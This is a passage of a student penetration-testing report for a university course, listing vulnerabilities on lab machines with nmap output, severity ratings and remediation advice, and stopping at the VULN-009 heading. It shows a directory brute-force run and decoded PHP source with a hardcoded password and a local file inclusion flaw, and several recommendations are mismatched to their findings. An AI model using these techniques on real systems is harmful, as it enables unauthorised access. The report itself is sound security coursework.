



Penetration Testing Findings Report

COMP-1629 - Penetration Testing

Priyank Raval – 001337526

Business Confidential

Date: March 27th, 2024

Project: Coursework-COMP-1629

Version 1.0

Table of Contents

| | |
|--|----|
| Confidentiality Statement..... | 1 |
| Disclaimer..... | 1 |
| Contact Information..... | 1 |
| Assessment Overview | 2 |
| Assessment Components..... | 2 |
| Internal Penetration Test..... | 2 |
| Finding Severity Ratings..... | 3 |
| Scope..... | 3 |
| Scope Exclusions | 3 |
| Executive Summary..... | 4 |
| List of Identified Vulnerability Based on Criticality..... | 5 |
| Task 1: | 7 |
| VULN-001 Web Server Use Outdated Apache Version with Multiple Vulnerabilities (Critical) | 7 |
| VULN-002 FTP Service Is Accessible (Low)..... | 7 |
| Task 2: | 8 |
| VULN-003 Unnecessary Ports Are Open That Are Not Needed (Informational) | 8 |
| VULN-004 Microsoft .NET Framework Running With Outdated v4.5.1 (Critical) | 9 |
| VULN-005 Microsoft SQL (Port 1433) Service Running On Multiple Servers (Low) | 10 |
| VULN-006 Web Server Running On Outdated Apache Version 8.5.28 (Moderate) | 11 |
| VULN-007-Windows IIS Server Is Running On Server 10.1.4.61 (Informational)..... | 12 |
| Breakdown of Technical findings for each Identified Vulnerability in given machine..... | 13 |
| VULN-008 Local File Inclusion Result In The Exposure Of Passwords(Critical) | 13 |
| VULN-009 Local File Inclusion leads to Remote Code Execution (Critical) | 15 |
| VULN-010 Path Traversal leads to Disclosure Of Password File (Critical) | 17 |
| VULN-011 Outdated Wolfcms Vulnerable To Arbitrary File Upload to RCE (Critical)..... | 18 |
| VULN-012 System Running On Malicious Version of ProFTPD (Critical)..... | 22 |
| VULN-013 Error based SQL Injection (Critical)..... | 23 |
| VULN-014 LotusCMS Found Vulnerable to RCE (CVE-2011-0518) (Critical) | 25 |
| VULN-015 SSH Username Enumeration (High)..... | 27 |
| VULN-016 Shellshock Vulnerability CVE-2014-6271 (High) | 29 |
| VULN-017 Several Unused Ports Remain Open (High) | 30 |
| VULN-018 Anonymous login Enabled For FTP Service (High) | 32 |

| | |
|--|----|
| VULN-019 Publicly Exposed Admin Panel (High) | 33 |
| VULN-020 Log File Publicly Accessible (High) | 34 |
| VULN-021 Embedded Sensitive Data (Moderate) | 35 |
| VULN-022 Misconfigured Webserver (Moderate)..... | 36 |
| VULN-023 Misconfigured WordPress Website (Moderate) | 38 |
| VULN-024 Httponly Flag Not Set for Cookie (Moderate)..... | 39 |
| VULN-025 PHP Info Disclosure (Low)..... | 40 |
| VULN-026 PhpMyAdmin Page Available Publicly (Informational) | 41 |
| VULN-027: Server Is Vulnerable To CVE-2003-1418 (Informational)..... | 42 |

Confidentiality Statement

This document is the exclusive property of University of Greenwich and individual student (Priyank Raval) of Penetration testing course. This document contains details of intellectual property and confidential information. Consent from both University of Greenwich and student (Priyank Raval) responsible for redistributing, duplicating or using any part of the content in any form.

Disclaimer

A penetration test provides a snapshot of a specific moment in time. Its findings and recommendations are based solely on the information collected during the evaluation and do not responsible for any alterations or adjustments made outside that timeframe.

This report does not guarantee protection against personal or business losses resulting from the utilization of the described applications or systems. We discovered multiple security vulnerabilities and offered remediation guidance to client in this report. Responsibility of resolving this vulnerability is solely of client. The responsibility for addressing this vulnerability lies entirely with the client. The student suggests conducting similar assessments annually, either by internal personnel or third-party assessors, to maintain the effectiveness of the controls over time.

Contact Information


| Name | Title | Contact Information |
|--------------------------------|---|--|
| University of Greenwich | | |
| Dimitrios Frangiskatos | Chief information security officer (CISO) | Office: +44 12340 98760 Email: D.Frangiskatos@greenwich.ac.uk |
| Details of Assessor | | |
| Priyank Raval | Penetration Tester | Office: +44 12340 98760 Email: pr6950u@gre.ac.uk |

Assessment Overview

From January 15th, 2024 to March 22nd, 2024, University of Greenwich engaged student (Priyank Raval) to evaluate the security posture of its infrastructure, in alignment with current industry standards that included an internal penetration test. This test conducted in accordance to the guidelines outlined in the NIST SP 800-115 *Technical Guide to Information Security Testing and Assessment*, OWASP Testing Guide (v4), and customized testing frameworks.

The stages of penetration testing activities comprise the following:

- **Planning:** Discussion and collecting of customer objectives and rules of engagement are Obtained. It involves defining scope, goals, and rules for conducting the penetration test and also gathering details about the target systems and required permissions.
- **Discovery:** gathers information about the target systems, including IP addresses, domain names, network architecture, potential vulnerabilities, weak areas, and exploits. It involves passive techniques like OSINT or active techniques like network scanning.
- **Attack:** Validate potential vulnerabilities discovered during the discovery phase by exploiting them and conduct further exploration upon gaining new access.
- **Reporting:** Outline all identified vulnerabilities and successful exploits, unsuccessful attempts, Proof of concept (PoC) and the strengths and weaknesses of the company's infrastructure.



Assessment Components

Internal Penetration Test

A penetration tester acts like an attacker trying to break into a network without any insider knowledge. The student in charge of penetration testing gathers sensitive information using open-source intelligence (OSINT), like open ports and outdated services, to find ways to breach internal systems. They also scan and search for vulnerabilities to exploit.

Finding Severity Ratings

The table below outlines severity levels and their corresponding CVSS score ranges, which are useful throughout the document to evaluate vulnerability and assess risk impact.

| Severity | CVSS v4. 0 | Explanation |
|---------------|------------|--|
| Critical | 9 – 10 | Exploitation is simple and often leads to full system compromise. |
| High | 7 – 8 | Exploitation might be harder, but it could still lead to elevated privileges, data loss, or system downtime. |
| Moderate | 4 – 6 | Vulnerabilities are there but not easy to exploit, maybe need extra steps like social engineering. |
| Low | 1 – 3 | Vulnerabilities can't be exploited, but shrink the company's attack surface. |
| Informational | N/A | No vulnerabilities found. More information is provided about observations during testing. |

Scope

| Assessment | Details |
|--|---|
| Internal Penetration Test of the provided machines and other evidence. | Evidence captured by other colleague. 192.168.124.102 – Machine SickOS 192.168.124.106 – Machine Metrix 192.168.124.107 – Machine Wakanda 192.168.124.108 – Machine bp1 192.168.124.112 – Machine Typhoon 192.168.124.113 – Machine Election 192.168.124.114 – Machine df-sql 192.168.124.115 – Machine CompSoc CTF 192.168.124.116 – Machine DC-2 192.168.124.118 – Machine LemonSqueezy |

Scope Exclusions

As per course module leader's request, Student (Priyank Raval) did not perform or use any of the following attacks or tools during testing and adhere with rules and limitation.

- Automated tools such as OpenVAS, Nessus, Qualys.
- Do not perform intrusive details.
- Keep bandwidth within or below a certain threshold.

Executive Summary

Priyank Raval conducted an assessment of the University of Greenwich's internal security stance via penetration testing spanning from February 22nd to March 24th, 2024. The assessment was carried out within an environment comprising 10 virtual machines, with additional evidences captured by a colleague.

Overall, the security of the environment was found to be severely compromised due to a multitude of vulnerabilities across both applications and infrastructure. The majority of vulnerabilities were identified within the applications, posing significant risks to the confidentiality, integrity, and availability of the systems.

The most serious issues were centered around authentication, with vulnerabilities such as SSH username enumeration, Cross Site Scripting (XSS) PHP Info Disclosure, and Local File Inclusion leading to critical risks, including remote code execution and exposure of sensitive data. These vulnerabilities could potentially lead to unauthorized access, data breaches, and system compromise.

Furthermore, outdated versions of Apache, Apache Tomcat, Microsoft .NET Framework, and qdPM were identified, which are susceptible to known vulnerabilities. It is imperative to update these software components to secure and stable versions to mitigate the risk of exploitation.

In terms of infrastructure, unnecessary open ports were discovered, alongside critical issues such as the presence of a malicious version of ProFTPD and the enabling of anonymous FTP login. These vulnerabilities pose significant security risks and should be addressed immediately. Additionally, misconfigurations in web servers, publicly exposed admin panels, and accessible log files were identified, further increasing the attack surface and potential for exploitation.

It is crucial that all identified vulnerabilities are reviewed, prioritized, and promptly resolved to enhance the security posture of the environment. Regular security assessments, patch management, and adherence to best practices are essential to safeguard against future threats and mitigate the risk of security breaches.

List of Identified Vulnerability Based on Criticality

| | | | | |
|----------|------|----------|-----|---------------|
| 9 | 6 | 5 | 3 | 4 |
| Critical | High | Moderate | Low | Informational |

The tables below present the vulnerabilities identified categorized by their impact and the suggested remedial actions:

| Finding | Severity | Recommendation |
|---|----------|---|
| VULN-001: Web Server Running on Outdated Apache Version With Multiple Vulnerabilities | Critical | Apply the latest security patches to Apache and operating system. |
| VULN-004: Microsoft .NET Framework Running with Outdated v4.5.1 | Critical | upgrade the .NET framework to the latest version available and maintain vigilant monitoring of security patches |
| VULN-008: Local File Inclusion Result In The Exposure Of Passwords | Critical | Set up firewall rules to only allow trusted IP addresses to access port 1433. |
| VULN-009: Local File Inclusion leads to Remote Code Execution | Critical | avoid using user input directly in filesystem operations. |
| VULN-010: Path Traversal leads to Disclosure of Passwd File | Critical | Minimize user input for file operations, Use indexes or identifiers instead of full file names |
| VULN-011: Outdated Wolfcms Vulnerable To Arbitrary File Upload to RCE | Critical | update WolfCMS to the latest available version for immediate security patches. |
| VULN-012: System Running On Malicious Version of ProFTPD | Critical | update it to the latest version available. proactively monitoring the environment. |
| VULN-013: Error based SQL Injection | Critical | Keep database up-to-date and use the latest version. Provide only necessary privileges to the SQL account. |
| VULN-014: LotusCMS Found Vulnerable to RCE (CVE-2011-0518) | Critical | Install patches or updates issued by the software vendor to address the vulnerability. |
| VULN-015: SSH Username Enumeration | High | Update the SSH to the newer version |
| VULN-016: Shellshock Vulnerability CVE-2014-6271 | High | Regularly update operating system and software to install the latest security patches provided by vendors. |
| VULN-017: Several Unused Ports Remain Open | High | Close any unused ports promptly and use separate servers for different services. |
| VULN-018: Anonymous login Enabled For FTP Service | High | Disable anonymous logon. |

| | | |
|---|---------------|--|
| VULN-019: Publicly Exposed Admin Panel | High | Use VPN or limit admin access to internal IPs |
| VULN-020: Log File Publicly Accessible | High | set logging levels appropriately. Access to logs should be restricted so that only those who need access can read them |
| VULN-006: Web Server Running On Outdated Apache Version 8.5.28 | Moderate | Upgrade the tomcat to the latest version and apply security patches regularly. |
| VULN-021: Embedded Sensitive Data | Moderate | incorporate strong encryption to safeguard sensitive data within the source code. |
| VULN-022: Misconfigured Webserver | Moderate | Set up a reliable hardening process. Regularly install patches and updates across all environments. |
| VULN-023: Misconfigured WordPress Website | Moderate | Update passwords for all user accounts, particularly administrators. |
| VULN-024 Httponly Flag Not Set for Cookie | Moderate | Set the HttpOnly flag on a cookie. |
| VULN-002: FTP Service Is Accessible | Low | Use SFTP, which provides a secure method for transferring files. |
| VULN-005: Microsoft SQL (Port 1433) Service Running On Multiple Servers | Low | Set up firewall rules to only allow trusted IP addresses to access port 1433 |
| VULN-025: PHP Info Disclosure | Low | |
| VULN-003: Unnecessary Ports Are Open That Are Not Needed | Informational | Configure firewalls to block unauthorized access to open ports |
| VULN-007: Windows IIS Server Is Running On Server 10.1.4.61 | Informational | Only allow authorized individuals to access the IIS server such as web development team. |
| VULN-026: PhpMyAdmin Page Available Publicly | Informational | Set 'expose_php' to 'Off' in php.ini. |
| VULN-27: Server is vulnerable to CVE-2003-1418 | Informational | Access software fixes through the NetApp Support website |

Task 1:

VULN-001 Web Server Use Outdated Apache Version with Multiple Vulnerabilities (Critical)

| | |
|--------------|---|
| Description: | The web server is operating on an outdated version of Apache, susceptible to various security risks including denial-of-service attacks (CVE-2023-45802), IP-based authentication bypass (CVE-2022-31813), and HTTP request smuggling (CVE-2022-22720) and list is going on. Additionally, port 80 is openly accessible, posing a security threat due to its unencrypted nature. |
| Impact: | This could result in significant business disruption if a Denial of Service (DoS) attack occurs, potentially damaging the organization's reputation. Additionally, certain vulnerabilities may allow bypassing security measures, gaining unauthorized access to sensitive data, and compromising other users of the application. Remote Code Execution (RCE) is also feasible in this version, potentially enabling a complete takeover of the server. |
| Target: | 10.0.1.25 |
| References: | https://httpd.apache.org/security/vulnerabilities_22.html https://www.cvedetails.com/vulnerability-search-by-cpe?f=1&cpe23str=cpe:2.3:a:apache:http_server:2.2.25:*:*:*:*:* https://vulners.com/nessus/APACHE_2_2_25.NASL |

Proof of Concept:

```
Nmap scan report for 10.1.0.205
Host is up, received user-set (0.00s latency).
Scanned at 2020-06-18 22:08:30 GMT Daylight Time for 30s

PORT      STATE SERVICE REASON    VERSION
80/tcp    open  http    syn-ack ttl 64 Apache httpd 2.2.25 ((Unix) mod_ssl/2.2.25 OpenSSL/FIPS)
81/tcp    open  http    syn-ack ttl 64 Apache httpd 2.2.25 ((Unix) mod_ssl/2.2.25 OpenSSL/FIPS)
443/tcp   open  ssl/http syn-ack ttl 64 Apache httpd 2.2.25 ((Unix) mod_ssl/2.2.25 OpenSSL/FIPS)
44443/tcp open  ssl/http syn-ack ttl 64 Apache httpd 2.2.25 ((Unix) mod_ssl/2.2.25 OpenSSL/FIPS)
```

Remediation


Apply the latest security patches to Apache and operating system. Switch from unencrypted HTTP traffic (port 80) to encrypted HTTPS traffic (port 443) to protect data. Add a web application firewall (WAF) to block malicious attacks. Set up regular security audits and updates. Develop an incident response plan for security breaches.

VULN-002 FTP Service Is Accessible (Low)

| | |
|--------------|--|
| Description: | FTP is an application layer protocol used for transferring files between devices, typically operating on Port 21. Normally, it functions without encryption. |
|--------------|--|

| | |
|-------------|--|
| Impact: | If FTP server containing sensitive files accessible throughout the organization can lead to the leakage of sensitive data. This directly impacts the confidentiality of files and data. |
| Target: | 10.1.9.41 |
| References: | https://www.fortinet.com/uk/resources/cyberglossary/file-transfer-protocol-ftp-meaning https://www.techtarget.com/searchnetworking/definition/File-Transfer-Protocol-FTP |

Proof of Concept:



Remediation:

The FTP server is accessible only to authorized personnel. Instead of FTP, it's recommended to use SFTP, which provides a secure method for transferring files. The FTP service is not publicly accessible. Continuous monitoring of the server for suspicious activity is essential. Additionally, regularly updating the operating system and services is crucial for maintaining security. If feasible, implementing Single Sign-On (SSO) for authentication can enhance security measures.

Task 2:

VULN-003 Unnecessary Ports Are Open That Are Not Needed (Informational)

| | |
|--------------|--|
| Description: | Several unnecessary ports, including port 7 (Echo Protocol), port 9 (Discard Protocol), port 13 (Daytime Protocol), port 17 (Quote of the Day Protocol), and port 19 (Character Generator Protocol), are open. These ports serve as communication endpoints used in networking to identify specific services or processes running on a computer. |
| Impact: | The presence of these open ports increases the attack surface, posing potential security risks. For instance, port 19 (chargen) is deemed insecure, and attackers could exploit these services for CharGEN Flood attacks. Additionally, even if a service is not actively utilized, it consumes system |

| | |
|-------------|--|
| | resources. Maintaining these open ports may also lead to violations of compliance requirements. |
| Target: | 10.1.9.41 |
| References: | https://ddos-guard.net/en/terms/ddos-attack-types/chargen-flood https://www.acunetix.com/blog/articles/close-unused-open-ports/ |

Proof of Concept:

Nmap scan report for 10.10.10.10

| PORT | STATE | SERVICE |
|--------|-------|---------|
| 7/tcp | open | echo |
| 9/tcp | open | discard |
| 13/tcp | open | daytime |
| 17/tcp | open | gotd |
| 19/tcp | open | chargen |

Remediation:

First, assess the necessity of each service and open ports accordingly. Configure firewalls to block unauthorized access to open ports. Implement access controls to restrict access to services running on these open ports. If services are unnecessary, disable them to minimize the risk of exploitation. Conduct regular security audits and reviews to identify and address any new or recurring issues related to open ports. This proactive approach helps to enhance security and mitigate potential vulnerabilities.

VULN-004 Microsoft .NET Framework Running With Outdated v4.5.1 (Critical)

| | |
|--------------|--|
| Description: | The target(10.11.12.13) in Task 2 is currently operating on an outdated version of the .NET Framework, specifically v4.5.1. This version has several known Common Vulnerabilities and Exposures (CVEs), including CVE-2015-6108 (Remote Code Execution), CVE-2015-6099 (Cross-Site Scripting), CVE-2015-6096 (XML External Entity), CVE-2015-2526 (Denial of Service), CVE-2015-1648 (Information Disclosure), and many more. For more detailed information , please refer to the provided references . |
| Impact: | The presence of numerous vulnerabilities poses a significant threat to the business, potentially resulting in various disruptions. These include denial of service attacks, which can render services inaccessible, remote code execution leading to complete takeover of the server, data leaks compromising sensitive information, server shutdowns impacting operations, and reputation damage. |
| Target: | 10.11.12.13 |
| References: | https://www.cvedetails.com/vulnerability-list/vendor_id-26/product_id-2002/version_id-518308/Microsoft-.net-Framework-4.5.1.html |

| | |
|--|--|
| | https://dotnet.microsoft.com/en-us/learn/dotnet/what-is-dotnet-framework https://vulmon.com/searchpage?q=microsoft+.net+framework+4.5.1 |
|--|--|

Proof of Concept:

Microsoft .NET Framework (running on the server at IP address 10.11.12.13 Microsoft .NET Framework v4.5.1)

Remediation:

The best solution is to upgrade the .NET framework to the latest version available and maintain vigilant monitoring of security patches. Additionally, implementing 24*7 monitoring of the system and immediate action should be taken in response to any detected malicious behavior to prevent further exploitation.

VULN-005 Microsoft SQL (Port 1433) Service Running On Multiple Servers (Low)

| | |
|--------------|---|
| Description: | Port 1433 is widely recognized as the port for Microsoft SQL Server, facilitating incoming client connections. At the application layer, this server employs the Tabular Data Stream (TDS) protocol to encapsulate SQL queries from clients to the server and responses from the server to the client. Microsoft SQL Server authentication relies on logon ID/password combinations stored within the SQL Server database itself. |
| Impact: | Opening port 1433 for database access can be necessary, but if misconfigured or outdated, it can lead to SQL injection attacks, bypassing permissions, and accessing confidential data, resulting in a data breach. |
| Target: | 10.1.5.5, 10.1.5.32, 10.1.5.34, 10.1.5.3, 10.1.5.20, 10.1.5.28, 10.1.5.27, 10.1.5.34, 10.1.5.7, 10.1.5.15 |
| References: | https://learn.microsoft.com/en-us/sql/sql-server/install/configure-the-windows-firewall-to-allow-sql-server-access?view=sql-server-ver16 https://www.giac.org/paper/gcih/401/port-1433-vulnerability-unchecked-buffer-password-encryption-procedure/104360 https://www.giac.org/paper/gcih/373/sql-snake-port-1433-threats-support-cyber-defense-initiative/103976 |

Proof of Concept:

```

C:\Users\prochecker\Desktop\peachsec\ve
Discovered open port 1433/tcp on 10.1.5.5
Discovered open port 1433/tcp on 10.1.5.32
Discovered open port 1433/tcp on 10.1.5.24
Discovered open port 1433/tcp on 10.1.5.3
Discovered open port 1433/tcp on 10.1.5.20
Discovered open port 1433/tcp on 10.1.5.28
Discovered open port 1433/tcp on 10.1.5.27
Discovered open port 1433/tcp on 10.1.5.34
Discovered open port 1433/tcp on 10.1.5.7
Discovered open port 1433/tcp on 10.1.5.15

```


Remediation:

Set up firewall rules to only allow trusted IP addresses to access port 1433. Enable network encryption in SQL Server to protect data during transmission. Use strong authentication methods like Windows or SQL Server Authentication with complex passwords. Keep the SQL Server updated with patches regularly. Follow database hardening best practices. Monitor logs for any suspicious activity. Implement regular backups and disaster recovery plans for data integrity and availability.

VULN-006 Web Server Running On Outdated Apache Version 8.5.28 (Moderate)

| | |
|--------------|---|
| Description: | The Apache Tomcat web server, responsible for hosting websites, is currently operating on an outdated version that poses numerous vulnerabilities. Among these are CVE-2024-21733, which pertains to sensitive information disclosure, CVE-2023-44487, which can lead to Denial of Service (DoS) attacks, CVE-2023-41080, associated with URL redirection vulnerabilities, and several others totaling 39 CVEs. For further details, please refer to the provided reference list. |
| Impact: | This vulnerability poses a significant risk to data confidentiality. |
| Target: | 10.1.4.95 |
| References: | https://cvedetails.com/vulnerability-list/vendor_id-45/product_id-887/version_id-644708/Apache-Tomcat-8.5.28.html https://www.cybersecurity-help.cz/vdb/apache_foundation/apache_tomcat/8.5.28/ https://nvd.nist.gov/vuln/search/results?search_type=all&cpe_version=cpe%3A%2F%3Aapache%3Atomcat%3A8.5.43 |

Proof of Concept:




Remediation:

Upgrade the tomcat to the latest version and apply security patches regularly. Run web server on port 443 with SSL for secure communication. Avoid using port 80. Deploy Web Application Firewall (WAF), capable of identifying and various web-based attacks. Also monitor server logs for any malicious activities.

VULN-007-Windows IIS Server Is Running On Server 10.1.4.61 (Informational)

| | |
|--------------|--|
| Description: | IIS, or Internet Information Services, is a web server developed by Microsoft designed to run on Windows operating systems. It serves as a platform for hosting both static and dynamic websites. With IIS, users can deploy and manage various web applications utilizing technologies such as ASP.NET and PHP. |
| Impact: | If the IIS server is accessible without any website configured, it poses a security risk. An outdated version of IIS could contain vulnerabilities, allowing attackers to gain access and move laterally to other internal servers. |
| Target: | 10.1.4.61 |
| References: | https://www.solarwinds.com/resources/it-glossary/iis-server https://help.autodesk.com/view/VAULT/2023/ENU/?guid=GUID-95FD09C6-F997-4AC2-87E5-1A7D3EA1AB88 |

Proof of Concept:



Remediation:

Only allow authorized individuals to access the IIS server such as web development team, system administrator. Implement role-based access controls (RBAC) to access the server. Regularly update the security patches. Avoid making the IIS service publicly available unless it's actively hosting a website.

Breakdown of Technical findings for each Identified Vulnerability in given machine

VULN-008 Local File Inclusion Result In The Exposure Of Passwords(Critical)

| | |
|--------------|--|
| Description: | The File Inclusion vulnerability enables attackers to include a file, typically exploiting dynamic file inclusion mechanisms within the targeted application. This vulnerability arises from inadequate validation of user-provided input. |
| Impact: | This vulnerability can lead to Code execution on the web server, Denial of Service (DoS) or Sensitive Information Disclosure. |
| Target: | Machine_Wakanda – 192.168.124.107 |
| References: | https://owasp.org/www-project-web-security-testing-guide/v42/4-Web_Application_Security_Testing/07-Input_Validation_Testing/11.1-Testing_for_Local_File_Inclusion https://www.offsec.com/metasploit-unleashed/file-inclusion-vulnerabilities/ |

Proof of Concept:

- ```
(root@kali)-[/]
dirbuster -u http://192.168.124.107
Starting OWASP DirBuster 1.0-RC1
Starting dir/file list based brute forcing
File found: /index.php - 200
Dir found: / - 200
Dir found: /icons/ - 403
File found: /fr.php - 200
Dir found: /icons/small/ - 403
Dir found: /icons/ - 403
```

```
<!DOCTYPE html>
```

Input

+

📁

🔗

🗑️

🔧

```

PD9waHAKJHBhc3N3b3JkID0iNmhhbWV5NEV2ZXIyMjchISEiIDsvL0kgaGF2ZSB0byByZW1lbWJlciBpdAoKawYgKGlzc2V0K
CRFR0VUWYdsYw5nJ10pKQp7CmLuY2x1ZGUoJF9HRVRbJ2xhbmcnXS4iLnBocCIpOwp9Cgo/PgoKCgo8IURPQ1RZUEUgaHRtbD
4KPGH0bWwgbGFuZz0iZW4iPjxoZWFKPgo8bWV0YSBodHRwLWVxdWl2PSJjb250ZW50LXR5cGUiIGNvbnRlbnQ9InRleHQvaHR
tbDsgY2hhcnNldD1VVEYtOCi+CIAgICA8bWV0YSBjaGFyc2V0PSJ1dGYtOCi+CIAgICA8bWV0YSBuYw1lPSJ2aWV3cG9ydCIg
Y29udGvudD0id2lkGg9ZGV2aWNlLXdpcZHRoLCBpbml0aWFsLXNjYXNlPTEsIHNocmluay10by1maXQ9bm8iPgogICAgPG1ld
GEgBmFtZT0iZGVzY3JpcHRpb24iIGNvbnRlbnQ9IlZpYnJhbml1bSBtYXJrZXQiPgogICAgPG1ldGEgBmFtZT0iYXV0aG9yIi
Bjb250ZW50PSJtYW1hZG91Ij4KCiAgICA8dG10bGU+VmlicmFuaXVtIE1hcmtdDwvdG10bGU+CgoKICAgIDxsaw5rIGhyZWY
9ImJvb3RzdHJhcC5jc3MiIHJlbD0ic3R5bGVzaGVldCI+CgogICAgCiAgICA8bGlualyBocmVmPSJjb3Zlci5jc3MiIHJlbD0i
c3R5bGVzaGVldCI+CIAgPC9oZWFKPgoKICA8Ym9keSBjaGFzc20idGV4dC1jZW50ZXIiPgoKICAgIDxkaXVyY2xhc3M9ImNvd
mVvYw1lbnRhaW5lciBklWZsZXggdy0xMDAgC0xMDAgC0ZlG14LWF1dG8gZmxleC1jb2x1bW4iPgogICAgICA8aGVhZGVyIG
NsYXNzPSJtYXN0aGVhZC0iY1hdXRvIj4KICAgICAgICA8ZG12IGNsYXNzPSJpbm5lci+CIAgICAgICAgICA8aDMgY2xhc3M
9Im1hc3R0ZWFKLWJyYw5kIj5WaWJyYw5pdW0gTWYya2V0PC9oMz4KICAgICAgICAgIDxuYXVyY2xhc3M9Im5hdiBuYXYtbWZ
dGhlYWQganVzdG1meS1jb250ZW50LWNlbnRlci+CIAgICAgICAgICAgIDxhIGNsYXNzPSJ1YXYtbGlualyBhY3RpdmUiIGhyZ
WY9IiMiPkhvbmU8LE+CIAgICAgICAgICAgIDwhLS0gPGEgY2xhc3M9Im5hdi1saW5rIGFjdG12ZSIgaHJlZj0iP2xhbmc9Zn

```

abc 2418

2

169→170 (1 selected)

Raw Bytes

LF

Output

📄

📁

🔗

🗑️

```

<?php
$password ="Niamey4Ever227!!!" ;//I have to remember it

if (isset($_GET['lang']))
{
include($_GET['lang'].".php");
}

?>

<!DOCTYPE html>

```

**Remediation:**

The best way to prevent file inclusion vulnerabilities is to avoid using user input directly in filesystem operations. If necessary, create a list of allowed files and use identifiers like index numbers to access them, rejecting any requests with invalid identifiers to block malicious exploitation.

**VULN-009 Local File Inclusion leads to Remote Code Execution (Critical)**

